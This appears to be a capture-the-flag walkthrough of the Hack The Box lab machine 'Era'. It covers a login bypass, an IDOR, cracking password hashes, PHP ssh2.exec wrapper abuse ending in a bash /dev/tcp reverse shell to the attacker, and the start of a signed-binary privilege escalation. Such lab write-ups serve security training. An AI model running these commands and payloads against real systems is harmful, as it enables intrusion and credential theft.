Description
Era is a medium Hack The Box machine that features:
- Subdomain Enumeration to find a web storage application
- User enumeration via a flawed login implementation
- Login bypass via a flawed login implementation
- User pivoting via a flawed security reset implementation
- Download of the source code of the application (Insecure Direct Object Reference) leading to the discovery of a local file inclusion vulnerability by using PHP wrappers and user credentials
- Local File Inclusion vulnerability allows Remote Command Execution
- User pivoting by using previously found credentials
- Privilege Escalation by replacing a signed ELF writable by the user
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.244.58.
$ ping -c 3 10.129.244.58
PING 10.129.244.58 (10.129.244.58) 56(84) bytes of data.
64 bytes from 10.129.244.58: icmp_seq=1 ttl=63 time=48.3 ms
64 bytes from 10.129.244.58: icmp_seq=2 ttl=63 time=48.6 ms
64 bytes from 10.129.244.58: icmp_seq=3 ttl=63 time=47.7 ms

--- 10.129.244.58 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.705/48.204/48.566/0.364 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.244.58 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.244.58
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
We get two open ports: 21 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.244.58 -sV -sC -p21,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.244.58
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.38 seconds
We get two services: one File Transfer Protocol (FTP), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the FTP service we are going to move to the HTTP service. We can see that the HTTP service redirection to era.htb. So we add it to the /etc/hosts file.
$ echo "10.129.244.58 era.htb" | sudo tee -a /etc/hosts
We find a website about a design business.
 We enumerate the subdomains of the website.
$ gobuster vhost -u era.htb -w /usr/share/seclists/Discovery/DNS/namelist.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://era.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/namelist.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: file.era.htb Status: 200 [Size: 6765]
We find one, file.era.htb, we add it to the /etc/hosts file.
$ echo "10.129.244.58 file.era.htb" | sudo tee -a /etc/hosts
Upon opening the page, we find the Era Storage application, a web application created to upload and download files. We can manage and upload files, update the security questions and sign in as un user. We can also login using security questions.
 We are going to check the latest option.
Exploitation
If we do not have the password of the user we want to login, we have the option to login by answering three previously configured security questions.
 We find that the application is returning if the username we entered exists or not, we can use this for username enumeration. We are going to use a wordlist of names to do username enumeration. We download the wordlist.
$ wget https://github.com/danielmiessler/SecLists/raw/refs/heads/master/Usernames/Names/names.txt
Then we intercept the HTTP request with a proxy and we use the wfuzz tool for the brute-force attack. It is a POST request to the /security_login.php enndpoint with the following data: username=username&answer1=mother&answer2=pet&answer3=city. We find that the response with the invalid username has 5378 characters.
$ wfuzz -w names.txt -d "username=FUZZ&answer1=mother&answer2=pet&answer3=city" --hh=5378 "http://file.era.htb/security_login.php"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://file.era.htb/security_login.php
Total requests: 10713
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000003258:   200        177 L    419 W      5399 Ch     "eric"
000003329:   200        177 L    419 W      5399 Ch     "ethan"
000005091:   200        177 L    419 W      5399 Ch     "john"
000010159:   200        177 L    419 W      5399 Ch     "veronica"
000010580:   200        177 L    419 W      5399 Ch     "yuri"

Total time: 0
Processed Requests: 10713
Filtered Requests: 10708
Requests/sec.: 0
We find five users: eric, ethan, john, veronica and yuri. Now, for example, with the eric user, if we specify random answers we get the Incorrect answers. Please try again. message.
 We are going to intercept the request with the proxy and as before we have the
 username=eric&answer1=mother&answer2=pet&answer3=city body, we are going to delete the answer parameters and we are going to only send username=eric.
 The login is successful, we have bypassed the login with questions mechanism. We get redirected to the management page.
 We find that the

 eric user has no uploaded any files. We are going to upload one file by pressing the Upload Files and the Upload buttons.

 We find that the file is uploaded, with the
 http://file.era.htb/download.php?id=878 download link.

 Moving to the generated link, we have the option to download the files, now it is adding the
 dl=true parameter to the HTTP request.
 In the

 Manage Files section we find the uploaded file.
 As we did previously we are to brute-force the
 id parameter of the download.php endpoint, to find if we find uploaded files by other users and to check if we can download them. We need to specify the cookie in the wfuzz tool as we have a session, in this case PHPSESSID.
$ wfuzz -c -z range,1-10000 -b "PHPSESSID=77qgsofg8lkdbmrdqmje6137hp" --hh=7686 "http://file.era.htb/download.php?id=FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://file.era.htb/download.php?id=FUZZ
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000054:   200        221 L    515 W      6378 Ch     "54"
000000150:   200        221 L    515 W      6366 Ch     "150"
000000878:   200        221 L    515 W      6363 Ch     "878"

Total time: 0
Processed Requests: 10000
Filtered Requests: 9997
Requests/sec.: 0
Apart of our 878 ID, we find the 54 and 150 IDs. We download the files.
$ wget --header="Cookie: PHPSESSID=77qgsofg8lkdbmrdqmje6137hp" --content-disposition http://file.era.htb/download.php?id=54&dl=true

«site-backup-30-08-24.zip» saved [2006697]

$ wget --header="Cookie: PHPSESSID=77qgsofg8lkdbmrdqmje6137hp" --content-disposition http://file.era.htb/download.php?id=150&dl=true

«signing.zip» saved [2746]
We downloaded the site-backup-30-08-24.zip and signing.zip. As the files were not listed previously, they must be uploaded by another user, so this is a Insecure Direct Object Reference vulnerability. We extract the first one as it looks as a backup of the web application.
$ unzip site-backup-30-08-24.zip -d site-backup-30-08-24
Archive:  site-backup-30-08-24.zip
  inflating: site-backup-30-08-24/LICENSE
  inflating: site-backup-30-08-24/bg.jpg
...
  inflating: site-backup-30-08-24/download.php
  inflating: site-backup-30-08-24/filedb.sqlite
   creating: site-backup-30-08-24/files/
  inflating: site-backup-30-08-24/files/.htaccess
 extracting: site-backup-30-08-24/files/index.php
  inflating: site-backup-30-08-24/functions.global.php
  inflating: site-backup-30-08-24/index.php
  inflating: site-backup-30-08-24/initial_layout.php
  inflating: site-backup-30-08-24/layout.php
  inflating: site-backup-30-08-24/layout_login.php
  inflating: site-backup-30-08-24/login.php
  inflating: site-backup-30-08-24/logout.php
  inflating: site-backup-30-08-24/main.png
  inflating: site-backup-30-08-24/manage.php
  inflating: site-backup-30-08-24/register.php
  inflating: site-backup-30-08-24/reset.php
...
  inflating: site-backup-30-08-24/screen-download.png
  inflating: site-backup-30-08-24/screen-login.png
  inflating: site-backup-30-08-24/screen-main.png
  inflating: site-backup-30-08-24/screen-manage.png
  inflating: site-backup-30-08-24/screen-upload.png
  inflating: site-backup-30-08-24/security_login.php
  inflating: site-backup-30-08-24/upload.php
...
Effectively, we have the source code of the application in .php files. A folder exists to saved the files called files. And the database of the application in the filedb.sqlite. We explore it.
$ cd site-backup-30-08-24
$ sqlite3 filedb.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> select * from files;
54|files/site-backup-30-08-24.zip|1|1725044282
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
We find one uploaded file in the files folder, the backup we download. We also find the users we discovered previusly, plus a new one, the administrator admin_ef01cab31aa, all with the hashes, so we are going to try to crack them to find credentials.
$ cat hashes
admin_ef01cab31aa:$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC
eric:$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm
veronica:$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK
yuri:$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.
john:$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6
ethan:$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC
We find two credentials: the password for eric user is america and for the yuri user is mustang.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
america          (eric)
mustang          (yuri)
We are going to move back to the web application, specifically to the Update Security Questions section. We have the option of changing the security questions for any user. We are going to change them for the admin_ef01cab31aa user.
 The change is successful, so we can
 Sign Out of the session and now we can login with the administrator account using the previously entered answers.
 We find the two files we downloaded before. We move to read the source code of the application, specifically the
 download.php file. We are going to be focused in this snippet of code.
$fileName = str_replace("files/", "", $fetched[0]);

	// Allow immediate file download
	if ($_GET['dl'] === "true") {

		header('Content-Type: application/octet-stream');
		header("Content-Transfer-Encoding: Binary");
		header("Content-disposition: attachment; filename=\"" .$fileName. "\"");
		readfile($fetched[0]);
	// BETA (Currently only available to the admin) - Showcase file instead of downloading it
	} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    		$format = isset($_GET['format']) ? $_GET['format'] : '';
    		$file = $fetched[0];

		if (strpos($format, '://') !== false) {
        		$wrapper = $format;
        		header('Content-Type: application/octet-stream');
    		} else {
        		$wrapper = '';
        		header('Content-Type: text/html');
    		}

    		try {
        		$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
			$full_path = $wrapper ? $wrapper . $file : $file;
			// Debug Output
			echo "Opening: " . $full_path . "\n";
        		echo $file_content;
    		} catch (Exception $e) {
        		echo "Error reading file: " . $e->getMessage();
    		}
We find that if the dl parameter is specified, the file is returned to the client for the download, using the readfile function. But after that, we find a “BETA” hidden functionality by using the show and format parameters. The functionality can only be used by the administrator user and it is used to showcase the content of the file instead of downloading it.
The show parameter must be set as true. The format parameter is only accepted if contains the :// string. This can be related to PHP wrappers such as file://, http:// or php://. Then the wrapper is joined with the filename. As we saw in the SQLite database the format of the filename is files/ + <file_name> as the files are saved in the files folder.
We move back to enumerate the FTP server with the credentials we discovered previously. We are able to login using the yuri username and mustang password. We find two folders: apache2_conf and php8.1_conf. We download them with wget tool.
$ ftp yuri@era.htb
Connected to era.htb.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49577|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
226 Directory send OK.

$ wget -r -l 0 ftp://yuri:mustang@era.htb
We find the Apache site configuration for the file subdomain in the era.htb/apache2_conf/file.conf file.
$ cat era.htb/apache2_conf/file.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/file
    ServerName file.era.htb
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
We find that the root of the web application is located at /var/www/file. In the era.htb/php8.1_conf folder we find PHP module files.
$ ls era.htb/php8.1_conf
build        dom.so   fileinfo.so  iconv.so    pdo_sqlite.so  readline.so   sockets.so  sysvmsg.so  tokenizer.so  xmlwriter.so
calendar.so  exif.so  ftp.so       opcache.so  phar.so        shmop.so      sqlite3.so  sysvsem.so  xmlreader.so  xsl.so
ctype.so     ffi.so   gettext.so   pdo.so      posix.so       simplexml.so  ssh2.so     sysvshm.so  xml.so        zip.so
We assume that the listed modules are enabled in the server. We find an interesting one, ssh2.so, used to connect to SSH servers, run commands and retrieve files. The PHP wrapper ssh2:// exists for this use. We can run commands by using the ssh2.exec://user:pass@example.com:22/<command_to_run> wrapper. We return to the website to check for the “show” functionality. We will use the proxy for this task. We are going to try the http:// wrapper with our HTTP server, so we start it.
$ python -m http.server 80
 We entered
 http://10.10.14.25/ as the format parameter which is our HTTP server. It is appending the files/test.txt string, which is the relative location of the file test.txt we uploaded previously. We received a connection in our HTTP server.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.244.58 - - code 404, message File not found
10.129.244.58 - - "GET /files/test.txt HTTP/1.1" 404 -
We find that the wrapper vulnerability is working fine. We are going to read the test.txt file with the file:// wrapper with the /var/www/file/ argument, as we know where are the files stored and the root directory of the web application.
 The text
 Resource id #2 is shown as the PHP application is echoing the return value of the fopen function, not the content of the file. But this confirms that the file exists and it is opened correctly, contrary to the previous case when the text was not shown.
We are going to use this vulnerability to upload a malicious Bash script that will be executed ssh2.exec:// wrapper. As we saw in the port scan the SSH port is not opened to external connection, but it may be opened to local connections. As the wrapper is executed in the server, there will not be problems. We also need credentials, so we will use the working FTP ones, yuri:mustang. We create a reverse shell script, exploit.sh and we upload it, getting the 7603 ID. We also open a listening port, 1234.
$ cat exploit.sh
/bin/bash -i >& /dev/tcp/10.10.14.25/1234 0>&1
$ nc -nvlp 1234
The full string we are going to use in the format parameter is ssh2.exec://yuri:mustang@127.0.0.1:22/bash%20/var/www/file/. The remaining part of the wrapper, files/exploit.sh will be added by the application. We have to take note on encoding special characters such as space as %20.
 We receive the reverse shell as the
 yuri user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.25] from (UNKNOWN) [10.129.244.58] 37478
bash: cannot set terminal process group (7137): Inappropriate ioctl for device
bash: no job control in this shell
yuri@era:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
yuri@era:~$ ^Z
$ stty raw -echo; fg
$ reset xterm
yuri@era:~$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
As console users, we find root, eric and yuri.
yuri@era:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
eric:x:1000:1000:eric:/home/eric:/bin/bash
yuri:x:1001:1002::/home/yuri:/bin/sh
We can change to the eric account with the previously found password, america.
eric@era:/home/yuri$ id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)
eric@era:/home/yuri$ cd
eric is part of the devs group. We download the pspy tool to find running procceses.
eric@era:~$ wget http://10.10.14.24/pspy64
eric@era:~$ chmod +x pspy64
eric@era:~$ ./pspy64
...
CMD: UID=0     PID=7292   | /usr/sbin/CRON -f -P
CMD: UID=0     PID=7294   | bash -c echo > /opt/AV/periodic-checks/status.log
CMD: UID=0     PID=7296   | bash -c /root/initiate_monitoring.sh
CMD: UID=0     PID=7295   | /bin/sh -c bash -c '/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
CMD: UID=0     PID=7297   | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
CMD: UID=0     PID=7298   | /bin/bash /root/initiate_monitoring.sh
CMD: UID=0     PID=7299   | openssl asn1parse -inform DER -in text_sig_section.bin
CMD: UID=0     PID=7302   | grep -oP (?<=UTF8STRING        :)Era Inc.
CMD: UID=0     PID=7300   | /bin/bash /root/initiate_monitoring.sh
CMD: UID=0     PID=7305   | grep -oP (?<=IA5STRING         :)yurivich@era.com
CMD: UID=0     PID=7303   | /bin/bash /root/initiate_monitoring.sh
We find that the /root/initiate_monitoring.sh script owned by root user runs the /opt/AV/periodic-checks/monitor binary. We have permissions to replace it as we are part of the devs group.
eric@era:~$ ls -l /opt/AV/periodic-checks/monitor
-rwxrw---- 1 root devs 16544 /opt/AV/periodic-checks/monitor
Looking the other commands that are executed, it will not be as easier as replacing the file to gain command execution as the root user. The binary ELF section of the executable is dumped, specifically the text_sig one. Looking for information of this section, we find the linux-elf-binary-signer project, an application used to sign ELF binaries. This means that the binary will be only executed if the binary is signed. We find that we need a certificate to sign. In the previous section we found the signing.zip file but we didn’t extracted it.
$ unzip signing.zip -d signing
Archive:  signing.zip
  inflating: signing/key.pem
  inflating: signing/x509.genkey
We find that it includes a PEM file, probably containing a private key and a certificated. It is true.
$ openssl rsa -in signing/key.pem -noout
$ openssl x509 -in signing/key.pem -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            6d:63:4a:a9:81:e1:93:a1:e4:48:c5:20:5f:f7:9b:84:e6:b6:f5:0b
        Signature Algorithm: sha256WithRSAEncryption
